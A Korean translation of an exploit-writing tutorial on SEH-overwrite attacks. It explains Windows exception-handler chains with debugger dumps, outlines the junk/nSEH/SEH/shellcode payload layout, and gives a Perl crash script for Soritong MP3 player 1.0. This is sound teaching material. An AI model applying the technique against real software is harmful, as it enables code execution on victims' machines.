

Exploit writing tutorial part 3: SEH based exploits¹

By Peter Van Eeckhoutte

번역: vangelis(vangelis@s0f.org)

이 튜토리얼의 첫 두 부분에서 고전적인 스택 기반의 오버플로우와 셸코드로 점프하는 다양한 기술을 이용해 신뢰할 수 있는 exploit을 만드는 방법에 대해 알아보았다. 앞에서 사용한 예는 EIP를 직접적으로 덮어쓰고, 공격에 이용될 셸코드를 저장할 만큼 충분한 버퍼 공간도 있었다. 하지만 모든 오버플로우 공격이 그렇게 쉽지는 않다.

여기서는 exception handler를 이용한 공격 기법에 대해 알아볼 것이다.


exception handler란 무엇인가?

exception handler는 어플리케이션이 exception(역자 추가: 프로그램의 정상적인 실행 흐름을 변경하는 특별한 상태)을 일으킬 때 처리할 목적을 가진 어플리케이션 내부에 쓰여진 코드 부분이며, 전형적인 exception handler는 다음과 같다:

```
try
{
    //run stuff. If an exception occurs, go to <catch> code
}
catch
{
    // run stuff when exception occurs
}
```

¹ (번역자 주) 이 문서는 총 7개의 시리즈로 되어 있으며, 그 중 세 번째이다. 이 문서는 번역자의 개인 공부 과정에서 만들어진 것입니다. 그래서 원문의 내용과 일부 다를 수 있습니다. 좀더 정확한 이해를 위해서는 원문을 참고하길 권장하며, 첫 번째와 두 번째 시리즈를 먼저 이해하면 좋을 것입니다. 이 글은 원문을 무조건적으로 번역하지는 않을 것이며, 실제 테스트는 역자의 컴퓨터에서 이루어진 것입니다. 그러나 원문의 가치를 해치지 않기 위해 원문의 내용과 과정에 충실할 것입니다. 이 글에 잘못된 부분이나 오자가 있을 경우 지적해주시요.

위의 코드에서 try와 catch 블록이 어떻게 서로 관련되어 있으며, 스택에 어떻게 위치해 있는지를 아래 그림을 살펴보자.




Windows는 예외를 캐치하는 기본 SEH(Structured Exception Handler)를 가지고 있다. 만약 Windows가 예외를 캐치하면 “xxx has encountered a problem and needs to close”라는 팝업창을 보게 될 것이다. 이것은 보통 기본 handler가 작동한 결과일 때가 많다. 안정적인 소프트웨어를 만들기(write) 위해 프로그래머는 자신이 사용하는 개발 언어가 지정하는 exception handler들을 사용하려고 하지만 결국 Windows 기본 SEH에 의존한다. 언어 EH를 사용할 때 예외 핸들링 코드에 대한 필요한 링크와 호출이 기본 OS에 따라 생성된다. 그리고 exception handler가 사용되지 않을 때 또는 이용 가능한 exception handler가 그 예외를 처리하지 못할 때 Windows SEH가 사용될 것이다(UnhandledExceptionFilter). 그래서 예러나 illegal instruction이 발생할 경우, 어플리케이션은 예외를 잡을 기회를 가지게 되고, 그것으로 뭔가를 한다. 만약 어떤 exception handler도 어플리케이션에 정의되어 있지 않을 경우 OS가 그 예외를 캐치하여 팝업창을 보여준다.

어플리케이션이 캐치 코드로 갈 수 있기 위해서는 exception handler 코드에 대한 포인터는 각 코드 블록에 대해 스택에 저장된다. 각 코드 블록은 그 자신의 스택 프레임을 가지고 있으며, 그 exception handler에 대한 포인터는 이 스택 프레임의 일부이다. 다시 말해, 각 함수/프로시저는 자신의 스택 프레임을 가진다. 만약 exception handler가 이 함수/프로시저에 구현된다면 그 exception handler는 그 자신의 스택 프레임을 가진다. 프레임 기반의 exception handler에 대한 정보는 스택 상에서 exception_registration 구조체에 저장되어 있다.

이 구조체(SEH 레코드라고도 불린다)는 8 바이트이며, 2개(4 바이트)의 요소를 가진다:

- ▶ 다음 exception_registration 구조체에 대한 포인터(현재 handler가 예외 처리를 하지 못할 경우 다음 SEH record에 대한 포인터)
- ▶ 포인터, exception handler의 실제코드의 주소(SE Handler)

SEH 체인 컴포넌트 상에서 스택의 모양:



메인 데이터 블록(어플리케이션의 “main” 함수의 데이터 블록, 또는 TEB(Thread Environment Block / TIB(Thread Information Block))의 꼭대기에 SEH chain의 꼭대기에 대한 포인터가 위치한다. 이 SEH chain은 가끔 FS:[0] chain으로 불리기도 한다.

그래서, 인텔 머신에서 디스어셈블된 SEH 코드를 볼 때 FS:[0]으로부터 DWORD ptr을 이동시키는 명령을 보게 된다. 이것은 exception handler가 그 쓰레드에 대해 설정되어 있으며, 에러가 발생할 때 에러를 캐치할 수 있을 것이라는 것을 확인시켜 준다. 이 명령에 대한 opcode는 64A100000000이다. 만약 이 opcode를 찾지 못할 경우 어플리케이션/쓰레드는 exception handler를 전혀 가지지않을 것이다.

Function Flowchart를 만들기 위해 OllyGraph라는 OllyDbg 플러그인을 사용할 수 있다.

SEH chain의 바닥은 FFFFFFFF에 의해 표시된다. 이것은 프로그램의 부적절한 종료를 일으키며, OS 핸들러가 작동할 것이다.

예를 하나 들어보자. 아래 코드(sehtets.exe)를 컴파일하여 windbg로 실행파일을 열어보자. 아직은 그 어플리케이션을 시작은 시키지 말고 일시 중단 상태로 남겨둬라.

```
#include<stdio.h>
#include<string.h>
#include<windows.h>

int ExceptionHandler(void);
int main(int argc,char *argv[]){

char temp[512];

printf("Application launched");

__try {

    strcpy(temp,argv[1]);

    } __except (ExceptionHandler()){
}
return 0;
}

int ExceptionHandler(void){
printf("Exception");
return 0;
}
```

로딩된 모듈들을 살펴보자.

```
Executable search path is:
ModLoad: 00400000 00427000 C:\Documents and Settings\free\바탕 화면\sehtest.exe
ModLoad: 7c930000 7c9ce000 C:\WINDOWS\system32\ntdll.dll
ModLoad: 7c800000 7c92f000 C:\WINDOWS\system32\kernel32.dll
ModLoad: 77f50000 77ff8000 C:\WINDOWS\system32\ADVAPI32.DLL
ModLoad: 77d80000 77e12000 C:\WINDOWS\system32\RPCRT4.dll
ModLoad: 77ef0000 77f01000 C:\WINDOWS\system32\Secur32.dll
```

Sehstest.exe는 00400000와 00427000 사이에 있다. 다음과 같이 opcode를 찾는다.

```
0:000> s 00400000 l 00427000 64 A1
0040102f 64 a1 00 00 00 00 50 64-89 25 00 00 00 00 81 c4 d.....Pd.%.....
004014cf 64 a1 00 00 00 00 50 64-89 25 00 00 00 00 83 c4 d.....Pd.%.....
0040a89f 64 a1 00 00 00 00 50 64-89 25 00 00 00 00 83 c4 d.....Pd.%.....
0040abff 64 a1 00 00 00 00 50 64-89 25 00 00 00 00 83 c4 d.....Pd.%.....
```

이것은 exception handler가 등록되어 있다는 증거다. TEB를 덤퍼해보자.

```
0:000> d fs:[0]
003b:00000000 70 ff 12 00 00 00 13 00-00 d0 12 00 00 00 00 00 p.....
003b:00000010 00 1e 00 00 00 00 00 00-00 d0 fd 7f 00 00 00 00 .....
003b:00000020 dc 08 00 00 fc 08 00 00-00 00 00 00 00 00 00 .....
003b:00000030 00 e0 fd 7f 00 00 00 00-00 00 00 00 00 00 00 .....
003b:00000040 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 .....
003b:00000050 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 .....
003b:00000060 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 .....
003b:00000070 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 .....
0:000> !exchain
0012ff70: sehstest+13e0 (004013e0)
0012ffb0: sehstest+13e0 (004013e0)
0012ffe0: *** ERROR: Symbol file could not be found. Defaulted to export symbols for
C:\WINDOWS\system32\kernel32.dll -
kernel32!ValidateLocale+2b0 (7c839af0)
Invalid exception stack at ffffffff
```

이 포인터는 0x0012ff70(SEH chain의 시작)를 가리킨다. 이 영역을 살펴보면 다음과 같다.

```
0:000> d 0012ff70
0012ff70 b0 ff 12 00 e0 13 40 00-38 00 42 00 00 00 00 00 .....@.8.B.....
0012ff80 c0 ff 12 00 a9 15 40 00-01 00 00 00 70 0e 43 00 .....@.....p.C.
0012ff90 c0 0d 43 00 32 00 39 00-32 00 36 00 00 e0 fd 7f ..C.2.9.2.6.....
0012ffa0 05 00 00 c0 04 2d 20 f5-94 ff 12 00 30 f9 12 00 .....- .....0...
0012ffb0 e0 ff 12 00 e0 13 40 00-60 01 42 00 00 00 00 00 .....@.`.B.....
0012ffc0 f0 ff 12 00 e7 6f 81 7c-32 00 39 00 32 00 36 00 .....o.|2.9.2.6.
0012ffd0 00 e0 fd 7f 05 00 00 c0-c8 ff 12 00 30 f9 12 00 .....0...
0012ffe0 ff ff ff ff f0 9a 83 7c-f0 6f 81 7c 00 00 00 00 .....|.o.|....
```

ff ff ff ff는 SEH chain의 끝을 나타낸다. 이것은 정상인데, 어플리케이션이 아직 시작하지 않았기 때문이다(windbg는 여전히 pause 상태이다).

만약 Ollydbg의 플러그인 Ollygraph를 설치했다면 Ollydbg로 실행파일을 열어 그래프를 만들고, exception handler가 설치되어 있는지 그 여부를 확인할 수 있다.

```

401225:
MOV EAX,DWORD PTR FS:[0]
PUSH EBP
MOV EBP,ESP
PUSH -1
PUSH sehrestest.0040A01C
PUSH sehrestest.0040109A      ; Entry address
PUSH EAX
MOV DWORD PTR FS:[0],ESP
SUB ESP,10
PUSH EBX
PUSH ESI
PUSH EDI
MOV DWORD PTR SS:[EBP-18],ESP
MOV DWORD PTR DS:[40A020],sehrestest.00401219
MOV DWORD PTR SS:[EBP-4],0
LEA EAX,DWORD PTR SS:[EBP-4]
MOV DWORD PTR DS:[40A038],EAX
PUSH EAX
  
```

(역자 첨가: 아래 보는 것처럼 Ollygraph를 실행시키지 않더라도 확인할 수 있다.)

```

004014C0 55      PUSH EBP
004014C1 8BEC    MOV EBP,ESP
004014C3 6A FF   PUSH -1
004014C5 68 00142000 PUSH sehrestest.00420160
004014C8 68 F0134000 PUSH sehrestest.004013E0
004014CF 64:A1 00000000 MOV EAX,DWORD PTR FS:[0]
004014D5 50      PUSH EAX
004014D6 64:8925 00000000 MOV DWORD PTR FS:[0],ESP
004014D8 83C4 F0  ADD ESP,-10
004014E0 53      PUSH EBX
004014E1 56      PUSH ESI
004014E2 57      PUSH EDI
004014E3 8965 E8  MOV DWORD PTR SS:[EBP-18],ESP
004014E6 FF15 40514200 CALL DWORD PTR DS:[&kernel32.GetVersion]
004014EC A3 E4354200 MOV DWORD PTR DS:[4235E4],EAX
004014F1 A1 E4354200 MOV EAX,DWORD PTR DS:[4235E4]
004014F6 C1E8 08  SHR EAX,8
004014F9 25 FF000000 AND EAX,0FF
004014FE A3 F0354200 MOV DWORD PTR DS:[4235F0],EAX
00401503 8B00 E4354200 MOV ECX,DWORD PTR DS:[4235E4]
00401509 81E1 FF000000 AND ECX,0FF
0040150F 8900 EC354200 MOV DWORD PTR DS:[4235EC],ECX
00401515 8B15 EC354200 MOV EDX,DWORD PTR DS:[4235EC]
00401518 C1E2 08  SHL EDX,8
0040151E 0315 F0354200 ADD EDX,DWORD PTR DS:[4235F0]
00401524 8915 E8354200 MOV DWORD PTR DS:[4235E8],EDX
0040152A A1 E4354200 MOV EAX,DWORD PTR DS:[4235E4]
0040152F C1E8 10  SHR EAX,10
00401532 25 FFFF0000 AND EAX,0FFF
00401537 A3 E4354200 MOV DWORD PTR DS:[4235E4],EAX
0040153C 6A 00   PUSH 0
0040153E 52      CALL sehrestest.004025F0
  
```

```
0:000> d fs:[0]
```

```

003b:00000000  70 ff 12 00 00 00 13 00-00 d0 12 00 00 00 00 00 p.....
003b:00000010  00 1e 00 00 00 00 00 00-00 f0 fd 7f 00 00 00 00 .....
003b:00000020  00 0b 00 00 70 0b 00 00-00 00 00 00 00 00 00 ....p.....
003b:00000030  00 30 fd 7f 00 00 00 00-00 00 00 00 00 00 00 .0.....
003b:00000040  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 .....
003b:00000050  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 .....
  
```

```



003b:00000060  00 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 .....
003b:00000070  00 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 .....
0:000> d 0012ff70

0012ff70  b0 ff 12 00 e0 13 40 00-38 00 42 00 00 00 00 00 .....@.8.B.....
0012ff80  c0 ff 12 00 a9 15 40 00-01 00 00 00 70 0e 43 00 .....@.....p.C.
0012ff90  c0 0d 43 00 32 00 39 00-32 00 36 00 00 30 fd 7f ..C.2.9.2.6..0..
0012ffa0  05 00 00 c0 04 fd b7 f8-94 ff 12 00 30 f9 12 00 .....0...
0012ffb0  e0 ff 12 00 e0 13 40 00-60 01 42 00 00 00 00 00 .....@.`.B.....
0012ffc0  f0 ff 12 00 e7 6f 81 7c-32 00 39 00 32 00 36 00 .....o.|2.9.2.6.
0012ffd0  00 30 fd 7f 05 00 00 c0-c8 ff 12 00 30 f9 12 00 .0.....0...
0012ffe0  ff ff ff ff f0 9a 83 7c-f0 6f 81 7c 00 00 00 00 .....|.o.|....

```

main 함수에 대한 TEB이 설정되어 있다. main 함수에 대한 SEH chain은 0x0012ff70을 가리키고, 이곳에는 exception handler가 열거되어 있으며, exception handler 함수(0x0012ffe0)를 가리킬 것이다.

Ollydbg의 메뉴 View에서 SEH chain을 클릭하면 다음과 같이 쉽게 확인할 수 있다.



여기서 우리는 Exception Handler 함수 ExceptionHandler() 함수를 볼 수 있다.

위의 결과를 보면 exception handler들은 서로 연결(connect)되어 있거나 링크(link)되어 있다. 이것들은 스택 상에서 linked list chain을 형성하며, 스택의 바닥에 위치해있다. Exception이 일어나면 Windows ntdll.dll이 작동하고, SEH chain의 헤더를 저장하고, 그 리스트들을 거쳐 적절한 핸들러를 찾으려고 한다. 만약 핸들러가 발견되지 않는다면 0xFFFFFFFF 다음에 위치한 기본 Win32 handler가 사용될 것이다.

SEH에 대해서는 Matt Pietrek의 글²을 참고해라.

Windows XP SP1에서 SEH의 변화, 그리고 GS/DEP/SafeSEH의 영향, 그리고 exploit 작성에 대한 다른 보호 메커니즘

XOR

SEH 덮어쓰기에 기반한 exploit을 만들기 위해 우리는 Windows XP SP1 이전과 이후를 구분할 필요가 있다. Windows XP SP1 이후에는 exception handler가 호출되기 이전에 모든 레지스터들은 서로 XOR되기 때문에 모두가 0x00000000을 가리키도록 하고, 이것은 exploit을 만드는 것을 어렵게 한다(하지만 불가능하게는 하지 않는다). 이것은 하나 또는 그 이상의 레지스터가 첫 exception에서 공격자의 payload를 가리키지만 EH가 작동할 때 이 레지스터들은 다시 클리어된다(그래서 셸코드를 실행하기 위해 직접 그 레지스터들로 점프할 수 없다). 이에 대해서는 나중에 알아볼 것이다.

DEP & Stack Cookies

Windows XP SP2와 Windows 2003에서 Stack Cookie(C++ 컴파일러 옵션을 통해)와 DEP(Data Execution Prevention)이 소개되었다. 필자는 이 두 가지에 대해 별도로 글을 쓰도록 하겠다. 일단 이 두 가지 테크닉은 exploit을 만드는 것을 아주 어렵게 한다는 것만 일단 알아두자.

SafeSEH

몇 가지 추가 보호 장치가 SEH 덮어쓰기를 막기 위해 컴파일러에 추가되었다. 이 보호 메커니즘은 /safeSEH 옵션으로 컴파일된 모든 모듈에 활성화된다.

² <http://www.microsoft.com/msj/0197/exception/exception.aspx>

Windows2003

Windows 2003 서버에서 더 많은 보호 장치가 추가되었다. 이에 대해서는 이 글에서 언급하지 않고 이 시리즈 6에서 논의할 것이다.

XOR, SafeSEH,


우리는 셸코드로 점프하기 위해 SEH를 이용할 수 있는가?

XOR 0x00000000와 SafeSEH 보호 장치를 극복하고 공격에 성공할 방법이 있다. 레지스터가 xor 되기 때문에 어떤 레지스터로 간단하게 점프할 수 없기 때문에 dll에서 일련의 명령에 대한 호출이 필요할 것이다.

(dll이 safeSEH로 컴파일되어 있지 않을 경우, 제대로 작동하는 exploit을 만들기 위해 OS 특정 dll의 메모리 공간으로부터의 호출을 사용하는 것을 피하고, 어플리케이션 dll로부터의 주소를 사용하도록 노력해야 한다. 이것은 OS 버전과 상관없이 주소가 같을 가능성이 높기 때문이다. 하지만 만약 dll이 없고, 로딩된 safeSEH OS 모듈이 없다면 모듈은 명령(instruction)에 대한 호출을 가지고 있으며, 이것 역시 제대로 작동할 수 있다.)

이 기술 이면의 이론은 다음과 같다: 만약 우리가 주어진 exception을 처리하기 위해 사용될 SE handler에 대한 포인터를 덮어쓸 수 있다면, 그리고 우리가 어플리케이션이 다른 exception(fake exception)을 일으키도록 할 수 있다면 어플리케이션이 실제 exception handler 함수 대신 셸코드로 점프하도록 함으로써 통제권을 가질 수 있을 것이다. 이 공격을 할 명령은 POP POP RET이다. 운영체제는 exception 핸들링 루틴이 실행되어 다음 SEH 또는 SEH chain의 끝으로 이동할 것이라는 것을 이해할 것이다. Fake 명령은 스택이 아니라 로딩된 dll이나 exe들에서 찾아야 한다.

로딩된 모듈을 스캐닝하고 SafeSEH로 컴파일되었는지 여부를 확인시켜주는 Ollydbg³가 있다. dll을 스캐닝하여 SafeSEH로 컴파일되어 있지 않은 모듈로부터의 pop/pop/ret 주소를 사용하는 것이 중요하다(다음은 역자의 시스템에서 확인한 것이다).




SEH mode	Base	Limit	Module version	Module Name
/SafeSEH ON	0x7c800000	0x7c92f000	5.1.2600.3541 (xpsp_sp2_gdr.090	C:\WINDOWS\system32\kernel32.dll
/SafeSEH ON	0x7c930000	0x7c9ce000	5.1.2600.3520 (xpsp_sp2_gdr.090	C:\WINDOWS\system32\ntdll.dll
/SafeSEH OFF	0x400000	0x427000		C:\Documents and Settings\free\바탕 화면\sehtest.exe

³ <http://www.openrce.org/downloads/details/244/OllySSEH>

보통, 다음 SEH 레코드에 대한 포인터는 주소를 가지고 있다. 하지만 exploit을 만들기 위해 SE handler를 덮어쓴 바로 직후에 버퍼에 있어야 하는 셸코드에 대한 작은 jumpcode로 그것을 덮어쓸 필요가 있다. Pop pop ret 시퀀시는 이 코드가 실행되도록 할 것이다.

다시 말해서, 공격 payload는 다음을 해야만 한다.

1. exception을 야기시킨다.
2. jumpcode로 다음 SEH 레코드에 대한 포인터를 덮어쓰고, 그래서 그 셸코드로 점프할 수 있을 것이다.
3. fake exception을 수행하는 명령에 대한 포인터로 SE handler를 덮어쓴다.
4. 그 셸코드는 덮어쓰인 SE Handler 바로 뒤에 있어야 한다. 덮어쓰인 "다음 SEH record에 대한 포인터"에 포함되어 있는 작은 jumpcode는 그것으로 점프할 것이다.



앞에서 설명한 것처럼, 어플리케이션에 exception handler가 없을 수 있으며(이 경우 기본 OS Exception Handler가 작동하고, 스택의 바닥까지 많은 데이터를 덮어쓸 수 있어야 함), 또는 어플리케이션이 그 자신의 exception handler들을 사용한다.

전형적인 payload는 다음과 같다:

[Junk][nSEH][SEH][Nop-Shellcode]

nSEH = 셸코드로의 jump일 때, 그리고 SEH가 pop pop ret에 대해 참고할 경우,

SEH를 덮어쓰기 위한 universal address를 찾아야 한다. 이상적으로 어플리케이션 그 자체로부터 dll들 중의 하나에서 쓸만한 pop pop ret 시퀀스를 찾도록 노력해야 한다. Exploit을 만들기 전에 우리는 Ollydbg와 Windbg가 SEH 핸들링을 추적하는데 어떻게 도움이 될 수 있을지에 대해 알아봐야 한다.

이 글에서 테스트에 사용할 프로그램은 2009년 7월 20일에 발표된 취약점을 바탕으로 하고 있다.

Ollydbg로 SEH 알아보기

일반적인 스택 기반의 버퍼 오버플로우를 수행할 때, 우리는 리턴 어드레스(EIP)를 덮어쓰고, 어플리케이션이 쉘코드로 점프하게 한다. SEH 오버플로우를 할 때는 EIP를 덮어쓴 후에도 스택을 계속해서 덮어쓰고, 그래서 기본 exception handler를 덮어쓸 수 있게 된다. 이에 대해서는 뒤에서 자세하게 다루겠다.

여기서 테스트에 사용할 취약점을 가진 어플리케이션은 **Soritong MP3 player 1.0**⁴이며, 이 취약점은 2009년 7월 20일에 공개⁵되었다.(역자 추가: Soritong이라는 프로그램을 개발한 곳은 '소리나라'라는 우리나라 업체이다.)

해당 취약점은 유효하지 않은 스킨이 오버플로우를 야기시킬 수 있다는 것이다. 우리는 skin\default 폴더에 UI.txt라는 파일을 만든 다음 펄 스크립트를 사용할 것이다.

```
$uitxt = "ui.txt";

my $junk = "A" x 5000 ;

open(myfile,">$uitxt") ;
print myfile $junk;
```

이제 Soritong 프로그램을 오픈한다. 오픈하면 어플리케이션은 조용히 죽게된다(아마도 exception handler가 발생했기 때문이며, 적절한 SEH 주소를 찾을 수 없기 때문이다).

먼저, 스택과 SEH chain을 분명하게 보여주기 위해 Ollydbg로 작업할 것이다. Ollydbg를 오픈하여 soritong.exe 실행파일을 오픈한다. 그런 다음 어플리케이션을 실행하기 위해 "play" 버튼을 누른다.

⁴ <http://www.sorinara.com/soritong/>

⁵ <http://www.milw0rm.com/exploits/9192>

